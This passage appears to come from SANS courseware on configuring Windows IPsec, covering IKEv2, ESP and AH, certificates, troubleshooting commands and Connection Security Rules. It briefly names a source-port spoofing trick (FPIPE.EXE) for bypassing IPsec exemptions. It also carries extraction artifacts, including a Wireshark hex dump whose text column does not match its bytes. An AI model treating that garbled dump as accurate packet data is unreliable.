- 1) IKE_SA_INIT exchange to do Diffie-Hellman and set encryption details.
- 2) IKE_AUTH exchange to authenticate the peers, create the IKE SA, and create the first Child SA using ESP or AH to protect user traffic. There may be multiple IKE_AUTH exchanges, in fact, if additional EAP authentications are required, for example, if authentication of the user is required too.
- 3) Send and receive packets secured with ESP and/or AH.
- 4) CREATE_CHILD_SA exchanges as needed to create new Child SAs and generate new keys for both IKE SAs and Child SAs. For a very short IPsec session, there might be no CREATE_CHILD exchanges at all.
- 5) Send and receive more packets secured with ESP and/or AH.
- 6) INFORMATIONAL exchanges to do a graceful teardown of the SAs, similar to FIN-ACKs with TCP, to tidy up the in-memory SA databases of the peers.

Part of the IKE_SA_INIT exchange is when the initiating peer sends one or more proposals to the other peer, which responds by selecting either zero or just one of these proposals. A proposal usually includes things like cipher, key size, hashing algorithm, and other similar details. If no proposals from the initiator are acceptable, the responder selects zero of them and the SA fails. If multiple proposals from the initiator are acceptable, the responder must choose just one of them as is, no modifications allowed, and continue with the rest of the exchange(s) using that proposal.

Where does EAP authentication fit in? EAP authentication is not mandatory, but can be made mandatory in IPsec policy rules. When additional authentication using EAP is required, it's done by simply requiring more IKE_AUTH exchanges than the one that is mandatory by default. Before the IKE SA may be created, the additional IKE_AUTH exchanges must complete successfully too. And without a fully baked IKE SA, the IPsec session cannot continue. Hence, there is always one IKE_AUTH exchange, but there may be multiple. When EAP is not used, the IKE SA is authenticated with either a shared secret or public/private key pair. A shared secret is typically just a passphrase. A public/private key pair normally comes from a public key certificate and its associated private key.

IKEv2 Machine Certificates

For an IKEv2 certificate with the widest possible compatibility on Windows, like for both regular IPsec peers and for VPN clients and gateways, the certificate in the Local Computer certificate store should have the following characteristics:

Application Policies:

- Client Authentication (1.3.6.1.5.5.7.3.2)
- Server Authentication (1.3.6.1.5.5.7.3.1)
- IP security IKE intermediate (1.3.6.1.5.5.8.2.2)

Key Usage:

- Digital signature
- Allow key exchange only with key encryption (key encipherment)

Subject Name:

- Subject name format: Common Name (with FQDN)
- Alternate Subject Name: DNS name (with FQDN)

These characteristics are defined either in the certificate template in Active Directory used by your Enterprise CA or manually defined in the original certificate request itself.

Strictly speaking, the Client Authentication ECU application policy is not required for IKEv2, but it is sometimes used for AuthIP too, so might as well add it. Overall, it's best to create a new certificate template specifically for IPsec in AD. This template can also be used to issue certificates compatible with SSTP VPNs and other protocols too if you wish. In general, try to avoid having multiple IPsec-compatible certificates installed on each device, it makes troubleshooting more difficult because of the complexity of how Windows selects which certificate to use. Finally, note that client-side validation of the server certificate cannot be disabled; hence, make sure your OCSP web servers and domain controllers are accessible (controllers offer CRLs over LDAP).

If you make a change to your IPsec certificate used for IKEv2 and new connections fail, try restarting the IKEEXT service. The IKEEXT service implements both AuthIP and IKEv2.

Troubleshooting

IPsec activity can be written to the Security event log on Windows Vista, Server 2008, and later operating systems. To enable the necessary audit policies, run this command:

```
#Script: IPsec_Firewall_Audit_Policies.ps1

auditpol.exe /set /subcategory:"IPsec Main Mode,IPsec Quick
  Mode,IPsec Extended Mode,IPsec Driver" /success:enable
  /failure:enable
```

Then restart the Windows Firewall service:

```
Restart-Service -Name MPSSVC -Force
```

You can also create trace files in PowerShell.exe (not ISE) like this:

```
netsh.exe trace start scenario=WFP-IPsec

# Perform the IPsec action which is failing or causing errors...

netsh.exe trace stop
```

The above commands will output the path to a NetTrace.cab file. Using 7-Zip or Windows File Explorer, extract all the files from the CAB to a new folder. These files contain information that can help troubleshoot the IPsec issue. Start with the report.html file. The CAB can also be sent to Microsoft for technical support.

If the error is certificate-related, also try enabling CAPI2 Diagnostics logging in Event Viewer (open Event Viewer, then go to Applications and Services Logs > Microsoft > Windows > CAPI2 > Operational).

Finally, you can always sniff IPsec packets with Wireshark or Microsoft Message Analyzer to hopefully uncover the culprit.


Encapsulating Security Payload (ESP)

ESP provides authentication and optional encryption.

Transport Mode (default):



Tunnel Mode:



* Layers in gray are encrypted.

Encapsulating Security Payload (ESP)

Encapsulating Security Payload (ESP) is the core IPsec protocol that provides integrity, authentication, and encryption. It can operate in either "transport mode" or "tunnel mode". The use of ESP is negotiated in IKEv1 Phase II Quick Mode, AuthIP Phase II Quick Mode, or in Child SAs after IKE_AUTH and CREATE_CHILD_SA exchanges in IKEv2.

ESP Transport Mode

ESP uses both a header and a trailer. In transport mode, the ESP header is inserted just after the IP layer and before any transport layer protocols such as UDP or TCP. The ESP trailer has two parts, and both are appended to the very end.



The layers in gray are encrypted, perhaps with 168-bit 3DES in CBC mode or 256-bit AES. Encrypted layers include everything in between the ESP header and the second ESP trailer at the very end. The encryption key was generated when the Phase II SA or Child SA was established.

The second ESP trailer at the very end contains the Authentication Data field for the HMAC hash of the packet. Importantly, however, the scope of the authentication is smaller with ESP than in AH. In AH, the entire packet is authenticated and integrity-checked, including the front IP layer (but not the datalink layer). In ESP, by contrast, the IP header and the last ESP trailer are not authenticated or integrity-checked.

ESP Tunnel Mode

In tunnel mode, the entire original packet is placed after the ESP header and a new IP header is fabricated and placed in front of the ESP header. In tunnel mode, the entire original packet is both encrypted and authenticated. However, the new fabricated IP header is still not authenticated. AH can be used simultaneously with ESP in order to authenticate the front IP header.

IP (new)	ESP	IP (original)	TCP/UDP	Payload	ESP 1	ESP 2
----------	-----	---------------	---------	---------	-------	-------

ESP tunnel mode is commonly used for Virtual Private Networking (VPN). Windows uses L2TP with ESP in transport mode, not tunnel mode, but an IKEv2 VPN does use tunnel mode.

ESP is protocol number 50. There are no port numbers associated with ESP or AH.

The image shows a Wireshark capture of an ESP packet. The packet list pane shows several ESP packets. The selected packet (No. 23:53:55.927933000) is highlighted in red. The packet details pane shows the Encapsulating Security Payload (ESP) with SPI 0x61c65129 and sequence 2. The packet bytes pane shows the ESP header and the original packet payload.

This is ESP with the encryption turned off.

No.	Time	Source	Destination	Protocol	Length	Info
...	23:53:55.192340000	192.168.1.3	192.168.1.151	ESP	566	ESP (SPI=0x61c65129)
...	23:53:55.927307000	192.168.1.151	192.168.1.3	ESP	566	ESP (SPI=0x80799439)
...	23:53:55.927933000	192.168.1.3	192.168.1.151	ESP	566	ESP (SPI=0x61c65129)
...	23:53:56.925711000	192.168.1.151	192.168.1.3	ESP	566	ESP (SPI=0x80799439)
...	23:53:56.926275000	192.168.1.3	192.168.1.151	ESP	566	ESP (SPI=0x61c65129)
...	23:53:57.924128000	192.168.1.151	192.168.1.3	ESP	566	ESP (SPI=0x80799439)

> Frame 72: 566 bytes on wire (4528 bits), 566 bytes captured (4528 bits)
 > Ethernet II, Src: 00:0c:29:90:49:d9, Dst: 00:21:9b:1e:7d:e5
 > Internet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.1.151
 ▾ Encapsulating Security Payload
 ESP SPI: 0x61c65129 (1640386857)
 ESP Sequence: 2

0020	01 97 61 c6 51 29 00 00 00 02 00 00 e2 39 00 01	..a.Q)..9..
0030	53 fe 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e	S.abcdef ghijklmn
0040	6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e	opqrstuv wabcdefg
0050	68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77	hijklmno pqrstuvw
0060	61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70	abcdefghijklm nop
0070	71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80	qrstuvwxyz abcdefghi
0080	6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79	klmnopqr stuvwab
0090	63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72	cdefghij klmnopqr
00a0	73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 81 82	stuvwabc defghijk
00b0	6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b	lmnopqrs tuvabcd
00c0	65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74	efghijkl mnopqrst
00d0	75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84	vwxyz abcdefghijklm
00e0	6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d	nopqrstu vwxyz

IP Encapsulating Security Payload ...arameters Index (esp spi), 4 byte | Packets: 76 · Displayed: 76 (100.0%) · Load time: 0:0.2 | Profile: Default

Authentication Header (AH)

Authentication Header (AH) is the IPsec protocol that provides integrity and authentication, but not encryption (RFC 2402). AH can operate in either "transport mode" or "tunnel mode". But just ignore AH; it's incompatible with Network Address Translation (NAT) and unnecessary anyway: if you want to send plaintext packets that are digitally signed, just use ESP and turn off the encryption.

AH Transport Mode

In **transport mode**, AH authenticates the entire packet at and above the IP layer, except for a few fields in the IP layer that change during transit, e.g., time to live, type of service (these fields are zeroed out during signature construction and verification). The AH layer itself comes directly after the IP layer and just before the TCP/UDP transport layer. Despite the AH header's location in the middle of the packet, the entire packet is still authenticated.

IP	AH	TCP/UDP	Payload Data
----	----	---------	--------------

AH can be combined with ESP. In this case, the ESP data is treated no differently than any other type of data, and the AH header again comes after IP and before ESP.

IP	AH	ESP
----	----	-----

In the AH header contains the "Authentication Data" field. This field contains the authenticated hash of the packet. The HMAC hash might be based on MD5, SHA-1, SHA-256, or some other algorithm, depending on the OS. The encryption key used in the Hashed Message Authentication Code (HMAC) is negotiated when the Phase II SA or Child SA is constructed. An **HMAC hash** can only be calculated and checked if both parties possess a shared secret key; this key is appended to the packet data before the packet+key is hashed.

Interestingly, the hash value produced, whether with HMAC-MD5 or HMAC-SHA1, is truncated to 96 bits (down from 128 bits with MD5 and down from 160 bits with SHA1). This weakens the authentication a bit, but also helps to thwart brute force searches for the shared secret key.

AH Tunnel Mode

In **tunnel mode**, the entire original packet is placed behind the AH header and a new IP header is fabricated and placed in front of the AH header. In this case, the entire original packet is authenticated as well as the non-changing fields of the new IP header. The new IP header can have a different destination address than the original. This new destination IP address is called the "tunnel endpoint", but it is not necessarily the final destination of the original packet. The tunnel endpoint is likely to be an IPsec-enabled router.

IP (new)	AH	IP (original)	TCP/UDP	Payload Data
----------	----	---------------	---------	--------------

Because of the lack of encryption, AH tunnel mode is rarely used.

AH is protocol number 51. There is no port number associated with either AH or ESP.

Summary of Differences between AH and ESP


- AH cannot encrypt data, but ESP can.
- ESP packet encryption is optional.
- AH authenticates the entire packet, including the IP layer, while ESP only authenticates data above the IP layer.
- Both AH and ESP can be used in either transport or tunnel mode.
- AH and ESP can be combined in the same packet.
- AH cannot traverse NAT devices, but ESP can.

In general, avoid using AH; just use ESP all the time, either with or without encryption.

Connection Security Rules = IPsec Rules

Define which traffic types trigger IPsec negotiations:

- **Your IPsec driver sniffs all the packets you send or receive in the protocol stack.**
- **Packets are matched against the patterns in the IPsec rules.**
- **A matching rule will trigger an IKE negotiation process.**



Connection Security Rules = IPsec Rules

The firewall rules allow/block packets, and sometimes packets must be secured with IPsec or else they'll be blocked. But it's the Connection Security Rules that specify which IP addresses, protocols, and port numbers should trigger the negotiation of IPsec. In order to use IPsec, each peer must have a Connection Security Rule that indicates that certain packets exchanged with the other peer must use IPsec.

Remember, though, that a Connection Security Rule does not by itself allow traffic through the Windows Firewall. There must still be a firewall rule enabled to allow the traffic through *after* it has been decrypted or otherwise processed by IPsec.

If a firewall rule permits a certain type of traffic but does not require IPsec for those packets, then that traffic is permitted whether or not it is secured with IPsec. If a firewall rule permits a certain type of traffic but only if it is secured with IPsec, then there must be a Connection Security Rule that successfully negotiates IPsec before the firewall examines that traffic.

The firewall must be enabled for the network profile that is active in order for any Connection Security Rules to become active too. The inbound and outbound defaults can both be set to Allow in the firewall if you wish to use IPsec but do not wish to perform any packet filtering (perhaps only for the Domain profile).

An inbound or outbound firewall rule that requires a secure connection will not by itself, in the absence of a Connection Security Rule, trigger an IPsec negotiation between the

peers. At least one Connection Security Rule must be configured on each peer before IPsec will function on that peer.

Creating Connection Security Rules

There is a built-in wizard to help you create Connection Security Rules. The wizard will ask you why you are creating the rule and then will prompt you for the necessary information. However, once a rule is created, you can always go back to its properties to edit its settings, and these property sheet tabs are the same no matter what type of rule you create with the wizard; hence, let's focus on editing the rule after it has been created.

Try It Now!

To create a Connection Security Rule, open the Windows Firewall snap-in > right-click Connection Security Rules > New Rule > follow the wizard's questions.

The default IPsec options in the properties of the Windows Firewall snap-in will be used by Connection Security Rules when those rules do not specify those options explicitly, i.e., when an option in a Connection Security Rule is set to "Default", the value is taken from the options configured on the IPsec tab of the properties of the Windows Firewall snap-in. To see what options are actually being used, open Windows Firewall > Monitoring > Connection Security Rules. (Note: Sometimes when you click "Default" in the IPsec tab of the Windows Firewall properties, the change doesn't stick after clicking OK, so you'll need to choose a particular option in that tab instead.)

Let's discuss each of the tabs in the property sheet of a Connection Security Rule. Simply right-click the rule and select Properties.

Default Exemptions

Some exemptions are built into the IPsec driver by default, which causes the driver to simply ignore certain types of traffic, such as broadcast and multicast; however, a registry value can be set (NoDefaultExempt) that changes this behavior (KB811832, KB810207). Windows 2000 requires SP1 or later to enable this registry value, and note that SP4 and later *changes* this to a value of 1. Windows XP supports the value by default, but SP2 will automatically change it to 1. Windows Server 2003 and later support the value by default and it is set to 3 by default (create the value to change it to something else).

Hive: HKEY_LOCAL_MACHINE

Key: \SYSTEM\CurrentControlSet\Services\IPSEC

Value Name: NoDefaultExempt

Value Type: REG_DWORD

Value Data: 0, 1, 2, or 3 (depending on operating system)

Windows 2000: 0 or 1 possible with SP1, 0 by default, 1 by default with SP4.

Windows XP: 0 or 1 possible, 0 by default, 1 by default with SP2.

2003 and Later: 0, 1, 2, or 3 possible, 3 by default.

Value 0: Multicast, broadcast, RSVP, Kerberos, and IKE are exempt.

- Value 1: Multicast, broadcast and IKE are exempt.
- Value 2: RSVP, Kerberos and IKE are exempt.
- Value 3: Only IKE is exempt.

Note that Windows 2000/XP cannot be configured to *not* exempt broadcast or multicast traffic. And IKE can never be made not exempt too. If you wish to block IKE, it must be done with a firewall or some other filtering capability.


It is mandatory to set this value to 1 on 2000/XP and either 1 or 3 on Windows Server 2003 and later. This importance is highlighted by Microsoft's decision to set these values automatically with Service Packs despite the interoperability problems that may arise. The problem is that attackers can send malicious packets with any source port they wish, including the well-known port for Kerberos (UDP/TCP 88). Any defender relying on IPsec packet filtering could be compromised with this trick (perhaps using FPIPE.EXE from Foundstone). It is also possible to send malicious broadcast packets; hence, the value should be set to 3 on Windows Server 2003 and later.

Once these more-secure values are set, keep in mind that your IPsec policies will have to take into account these once-exempted protocols when you wish to maintain functionality (KB254949, KB253169).

Order of Filter Precedence

The order of the Connection Security Rules in the dialog box does not matter. If any of the rules match a packet, then that rule will be triggered. However, a single IPsec policy can contain multiple Connection Security Rules, and each rule will have its own defined endpoints, profiles, and interface types. An inbound or outbound packet may match two different rules, and these rules may have conflicting actions. The ambiguity is resolved by the way the IPsec driver matches packets against rules. All the filters from all the rules in the policy are arranged in order from most specific to least specific when processed by the IPsec driver. (This is similar to the behavior of a router matching packets against its route table.) Each filter is assigned a weight value, and of the filters that match a given packet, the filter with the highest weight value (i.e., the most specific filter) is the one that will be matched.

On Windows 2000 through Server 2003, you can see all the filters being enforced by the IPsec driver using the IP Security Monitor MMC snap-in. In the snap-in, navigate to the Quick Mode > Specific Filters container and sort the lines on the Weight column in descending order. From top to bottom, this is the order in which packets are compared against loaded filters; the first filter that matches a packet is the one that wins, and the action associated with that filter is what determines what the IPsec driver will do with that packet.



Note that if a packet matches two filters because they both specify a range of IP addresses in which the packet falls, the range defined with the greater number of subnet mask bits is the filter that will win. Also, tunnel mode filters always take precedence over transport mode filters.


However, it is still possible for two filters in two different rules to be equally specific. When this occurs, the filter associated with the more restrictive action is the filter (and rule) that takes precedence; for example, two rules with equally specific filters might select the same packet, but the rule that blocks that packet takes precedence over the rule that only encrypts it because blocking is more restrictive than encrypting.

If you received a USB with this courseware, then the IPsec folder on the USB will contain a file named `IPsec_Order_of_Specificity.csv`, which lists the relative weightings of the various criteria that a packet can match (highest weight at the top, smallest weight at the bottom). Double-click this file to open it in Excel.

IPsec Rule: Computers Tab


To which source and destination IP addresses will the IPsec rule apply?

You can limit IPsec use to only the internal LAN, or to a list of individual IP addresses, or to just one single IP address.




IPsec Rule: Computers Tab

The Computers tab is for defining the endpoints or peers of the IPsec connection to which this rule applies. If a connection attempt matches the information on the Computers tab, then the Connection Security Rule is triggered for IPsec negotiations. The information on the other tabs does not apply or have any effect if the two endpoints under scrutiny do not match the endpoints defined on the Computers tab.



When you click Add or Edit, you can specify a single IP address or a set of IP addresses by range, subnet mask, or CIDR notation (IPv4 or IPv6). You can also specify IP addresses that may change dynamically and do not need to be hard-coded into the IPsec policy. In this case, you specify endpoints as being your DNS, WINS, or DHCP servers, whatever they are at the moment, or your current local subnet, as defined by your current IP address and subnet mask. These dynamic options are especially nice for roaming tablets and laptops.



Why does the dialog box refer to "Endpoint 1" and "Endpoint 2" instead of source and destination? It's because the IP addresses entered for the two endpoints are automatically duplicated and the duplicate copy is reversed for the sake of the IPsec driver. Hence, if the following IP addresses are configured in the dialog box:

Endpoint 1: Any

Endpoint 2: 10.1.0.0/16

Then what the IPsec driver actually enforces is the following:

Source: Any

Destination: 10.1.0.0/16


-Or-

Source: 10.1.0.0/16


Destination: Any

Network connections are usually bidirectional. Instead of requiring the IT administrator to enter every source and destination pairing twice, with the IP addresses and UDP/TCP port numbers reversed in the second copy, the IPsec driver does this automatically as a convenience.

IPsec Rule: Protocols and Ports Tab



Choose the protocol and port number(s) to which the IPsec rule applies.



IPsec Rule: Protocols and Ports Tab

The Protocols and Ports tab exists only on Windows 7, Server 2008-R2, and later. This tab is missing on Windows Vista, Server 2008, and earlier. On this tab, you can refine the IPsec rule so that it is triggered only by a specific protocol and port number combination.

For example, the Server Message Block (SMB) protocol, also known as the "File and Printer Sharing" protocol, uses TCP ports 139 and 445. An IPsec rule could apply to just SMB traffic and nothing else.

An IPsec rule is not like a light switch in that, when turned on, everything must be secured with IPsec, and when turned off, nothing is secured with IPsec. We get to choose exactly which combination of source and destination IP address, protocol, and port number(s) will be secured with IPsec, and then everything else will flow like normal.

If multiple port numbers are entered, they must be in a comma-delimited list of individual numbers (such as "20,21,23,3389"). Defining a range of port numbers with a hyphen (such as "3000-9000") is permitted, but only if the authentication mode is set to "Do not authenticate" on the rule's Authentication tab. In other words, a range of port numbers is only accepted if the purpose of *this* IPsec rule is to exempt certain traffic from *another* IPsec rule. In real life, you will have multiple IPsec rules. Each rule will normally apply to different traffic flows, but if one rule is too broad or general, then another rule could carve out a subset of that rule's covered traffic in order to treat it differently, perhaps to simply exempt that subset of traffic from IPsec consideration entirely.

IPsec Rule: Authentication Tab

Kerberos

- Best for inside LAN
- Domain members

NTLMv2


- Standalones

Certificate

- PKI + Group Policy

Pre-shared Key


- Plaintext in the registry and GPOs!



SANS
SEC505 | Securing Windows

IPsec Rule: Authentication Tab

The authentication methods you choose controls how the computer and/or user authenticates to the other peer during Phase I negotiations using IKEv1 or AuthIP. Note that in Windows 2000/XP/2003, only the computer can be authenticated, not the user, but in Windows Vista and later, the user can authenticate via IPsec too because of AuthIP.



Multiple authentication methods can be enabled simultaneously. There are three authentication methods available in Windows 2000/XP/2003:

- Kerberos (Computer)
- Certificate (Computer)
- Preshared Key

In Windows Vista and later, you can also authenticate using:

- Kerberos (User)
- Certificate (User)
- Health Certificate (Computer—deprecated)
- NTLMv2 (User)
- NTLMv2 (Computer)

The authentication methods are attempted in the order shown on the property sheet, from top to bottom. The first method acceptable to both peers is used. If two peers do not have at least one common authentication method, the authentication will fail. Once a mutually agreed-upon method fails, the next method in the list is *not* attempted in Windows 2000/XP/2003, but Windows Vista and later can be configured to try multiple times using the different authentication protocols listed. This is because Vista and later support the AuthIP enhancements to IKEv1.

In Windows 2000/XP/2003 with IKEv1, for example, if a remote peer is configured with both Kerberos and certificate authentication, *in that order*, and the server is configured with both Kerberos and certificate authentication *in that order*, and both sides have mutually acceptable certificates, then authentication will still fail because the remote peer cannot reach the domain controller for Kerberos. But with Windows Vista and later using AuthIP, on the other hand, these systems can be configured to try a second time, and, in fact, if both computers are Vista or later, each peer can use a different authentication method (as long as it is supported by the other peer, even though it is not that peer's first choice).

Note the option named "Do Not Authenticate". Why is this an option? This is how you exempt certain endpoints from the necessity of using IPsec at all.

Kerberos Authentication

Every Windows computer in the domain has a computer account in Active Directory. The computer uses this account to authenticate to the domain when it starts up. This same account can be used with IPsec Kerberos authentication. In Windows Vista and later, the user can also use his/her account in AD for Kerberos authentication of IPsec.

Keep in mind that for Kerberos authentication to work, the IPsec peers must be in the same or trusted domains, and each peer must be able to contact a domain controller.

Hence, Kerberos authentication is not really appropriate for most remote access scenarios, unless IPsec is being used *through* the VPN, not *for* the VPN itself.

Certificate Authentication

Peers can be mutually authenticated with their machine certificates. To be successfully authenticated, the issuer of each computer's certificate must be trusted by the other IPsec peer. It is not the case that an IPsec peer must have a copy of the other peer's certificate beforehand or know any of the details of the certificate's credentials. No one-to-one or many-to-one mapping occurs. Computer certificates are not mapped to computer accounts in Active Directory by default. The purpose of certificate authentication is, in part, to authenticate with peers in foreign domains or that can't be domain members.

A Windows peer must have the certificate of the issuing Certification Authority (CA) of its own IPsec certificate and the other peer's certificate in its personal Trusted Root CA Store. This is the "personal store" of the computer itself, not the human sitting at it. Use Group Policy to distribute trusted CA certificates automatically (as discussed in the PKI seminar).

A Windows computer can obtain an IPsec certificate through auto-enrollment from a Windows Enterprise CA. An alternative is to manually request and install the certificate with the Certificates snap-in or the Certificate Services Website. Manual installation requires administrative rights at the system.

Certificate authentication is appropriate when the other peer does not support Kerberos, domain controllers cannot be accessed for Kerberos authentication, the other host is not in a trusted domain, or L2TP is in use.

For the widest possible compatibility on Windows, for any IKE flavor (IKEv1, AuthIP, or IKEv2), for both regular IPsec peers and for VPN clients and gateways, the certificate in the Local Computer certificate store should have the following characteristics:

Application Policies:

- Client Authentication (1.3.6.1.5.5.7.3.2)

- Server Authentication (1.3.6.1.5.5.7.3.1)

- IP security IKE intermediate (1.3.6.1.5.5.8.2.2)

Key Usage:

- Digital signature

- Allow key exchange only with key encryption (key encipherment)

Subject Name:

- Subject name format: Common Name (with FQDN)

- Alternate Subject Name: DNS name (with FQDN)

